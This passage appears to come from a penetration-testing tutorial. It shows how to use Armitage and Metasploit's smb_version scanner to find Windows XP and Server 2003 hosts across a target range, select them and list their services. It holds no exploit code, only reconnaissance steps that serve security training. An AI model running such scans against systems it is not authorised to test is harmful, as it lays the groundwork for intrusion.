


After you start Armitage and click connect, click yes to start msfrpcd. After a brief delay, you should be presented with the Armitage GUI.




# ARMITAGE SCANNING

To select a scan we wish to run with Armitage, we expand the module tree and double-click on the scanner we wish to use, in this case, **smb\_version**, and set our RHOSTS target range.




After clicking ‘Launch’, we wait a brief amount of time for the scan to complete and are presented with the hosts that were detected. The graphics on the hosts indicate that there are either WinXP or Server 2003 targets.




If there are any hosts we don’t wish to target, they can be removed by right-clicking on a host, expanding the ‘Host’ menu, and selecting ‘Remove Host’.

We see in our scan results that there are two Server 2003 targets so we can select just those two and perform additional scanning on them. Notice that Armitage automatically sets the RHOSTS value based on our selection.



Right-clicking on a host and selecting ‘Services’ will open a new tab displaying all of the services that have been scanned on the target system.



Even with these brief scans, we can see that we have gathered quite a bit of information about our targets that is presented to us in a very friendly fashion. Additionally, all of the gathered information is also conveniently stored for us in the MYSQL database.

